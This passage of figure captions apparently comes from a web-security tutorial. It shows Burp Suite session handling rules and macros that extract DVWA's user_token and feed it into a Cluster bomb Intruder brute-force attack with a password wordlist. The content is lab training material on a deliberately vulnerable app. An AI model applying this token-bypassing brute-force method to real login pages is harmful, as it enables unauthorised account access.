


Fig 7.1.26 – Burp Suite Settings > Sessions: adding a new session handling rule




Fig 7.1.27 – Session handling rule editor: Rule 1 with the Run a macro action




Fig 7.1.28 – Macro recorder: DVWA request /DVWA/vulnerabilities/brute/ selected




Fig 7.1.29 – Macro editor: Configure item option




Fig 7.1.30 – Define Custom Parameter: user_token with the start and end expressions set




Fig 7.1.31 – Tolerate URL mismatch option ticked in the rule action




Fig 7.1.32 – Rule scope: Intruder selected and Use suite scope chosen




Fig 7.1.33 – Rule 1 added to the session handling rules for Intruder




Fig 7.1.34 – Login attempt with random credentials captured with the user_token parameter




Fig 7.1.35 – High level: Cluster bomb attack with positions set and password wordlist loaded




Fig 7.1.36 – Resource pool: new pool with Maximum concurrent requests set to 1

